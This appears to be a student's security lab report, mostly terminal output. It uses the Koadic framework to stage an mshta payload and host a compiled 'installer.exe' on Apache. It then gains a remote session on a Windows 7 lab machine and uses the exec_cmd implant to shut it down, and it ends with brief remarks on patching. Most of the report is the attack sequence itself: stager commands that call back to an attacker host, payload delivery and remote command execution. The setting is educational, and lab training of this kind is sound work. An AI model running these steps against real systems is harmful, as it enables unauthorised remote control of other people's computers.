### Lab 4

```
koadic: sta/js/mshta)$ use stager/js/mshta
(koadic: sta/js/mshta)$ info
        NAME
                     VALUE
                                             REQ
                                                      DESCRIPTION
        SRVHOST
                                            yes
                                                      Where the stager should call home
        SRVPORT
                                                      The port to listen for stagers on
        EXPIRES
                                                      MM/DD/YYYY to stop calling home
                                                      Private key for TLS communications
Certificate for TLS communications
URL path for callhome operations
        KEYPATH
        CERTPATH
        ENDPOINT
                     IK9v9
                                             yes
        MODULE
                                                      Module to run once zombie is staged
        ONESHOT
                     false
                                                      oneshot
        AUTOFWD
                     true
                                                      automatically fix forwarded connection URLs
```

```
(koadic: sta/js/mshta)$ run
[+] Spawned a stager at http://192.168.123.10:9999/IK9v9
[>] mshta http://192.168.123.10:9999/IK9v9
```

### Generated command and copied it

#### Created installer.c

```
___(kali⊕ kali)-[~]

$ x86_64-w64-mingw32-gcc -o installer.exe installer.c
```

Executed the file

```
___(kali⊕ kali)-[~]
_$ <u>sudo</u> cp installer.exe /var/www/html/
```

## Copied it

```
(kali@ kali)-[~]
$ ls -lah /var/www/html/


total 136K
drwxr-xr-x 2 root root 4.0K Mar 16 02:30 .
drwxr-xr-x 3 root root 4.0K Aug 18 2024 ..
-rw-r--r- 1 root root 11K Aug 18 2024 index.html
-rw-r--r- 1 root root 615 Aug 18 2024 index.nginx-debian.html
-rwxr-xr-x 1 root root 111K Mar 16 02:30 installer.exe
```

## Confirmed its copied


```
__(kali⊛ kali)-[~]

$ systemctl start apache2
```

## Apache initiated



visited from windows lab and installed installer.exe



```
(koadic: sta/js/mshta)$ set SRVHOST 192.168.123.10
[+] SRVHOST ⇒ 192.168.123.10
(koadic: sta/js/mshta)$ run
[+] Spawned a stager at http://192.168.123.10:9999/p0YZX
[>] mshta http://192.168.123.10:9999/p0YZX
[+] Zombie 0: Staging new connection (192.168.123.70) on Stager 0
[+] Zombie 0: WIN-KPRS9IVQGF2\jcu-win-lab @ WIN-KPRS9IVQGF2 -- Windows 7 Ultimate
(koadic: sta/js/mshta)$
```

# Access gained

```
(koadic: sta/js/mshta)$ zombies

ID IP STATUS LAST SEEN

0 192.168.123.70 Alive 2025-03-16 02:54:58

Use "zombies ID" for detailed information about a session.
Use "zombies IP" for sessions on a particular host.
Use "zombies DOMAIN" for sessions on a particular Windows domain.
Use "zombies killed" for sessions that have been manually killed.
```

See the commands

```
kali@kali: ~
 File Actions Edit View Help
Use "zombies killed" for sessions that have been manually killed.
 (koadic: sta/js/mshta)$ zombies 0
            ID:
            Status:
           First Seen:
Last Seen:
                                               2025-03-16 02:54:24
                                               2025-03-16 02:57:14
            Listener:
                                               192.168.123.70
WIN-KPRS9IVQGF2\jcu-win-lab
            User:
            Hostname:
                                               WIN-KPRS9IVQGF2
            Primary DC:
                                               Unknown
                                               Windows 7 Ultimate
           OS:
OSBuild:
                                               7601
            OSArch:
            Elevated:

        User Agent:
        Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET

        CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)

        Session Key:
        c02a6730ca4b4c02b275a08a636d63f1


            JOB NAME
                                                                  STATUS
                                                                                 ERRNO
 koadic: sta/js/mshta)$
```

# By typing zombies 0

Could gain information of win lab

```
(koadic: sta/js/mshta)$ use implant/manage/exec_cmd
(koadic: imp/man/exec_cmd)$ info
        NAME
                    VALUE
                                         REQ
                                                 DESCRIPTION
        CMD
                    hostname
                                         yes
                                                 command to run
        OUTPUT
                                         yes
                                                 retrieve output?
                    true
        DIRECTORY
                    %TEMP%
                                                 writeable directory for out
                                         no
        ZOMBIE
                    ALL
                                         yes
                                                 the zombie to target
(koadic: imp/man/exec_cmd)$ set CMD shutdown -s -t 1
[+] CMD ⇒ shutdown -s -t 1
(koadic: imp/man/exec_cmd)$
```

# Used implant and set cmd to shutdown



With few notifications saying this application is no longer valid the win lab was shut down

finding and using vulnerabilities in outdated services like apache and samba is important and use of exploitdb is essential as well

this lab emphasizes importance of patching services up to date to avoid any possible vurnerabilities, on the other hand as an attacking perspective, looking for unpatched services would be focused target since it is stage of granting access to a system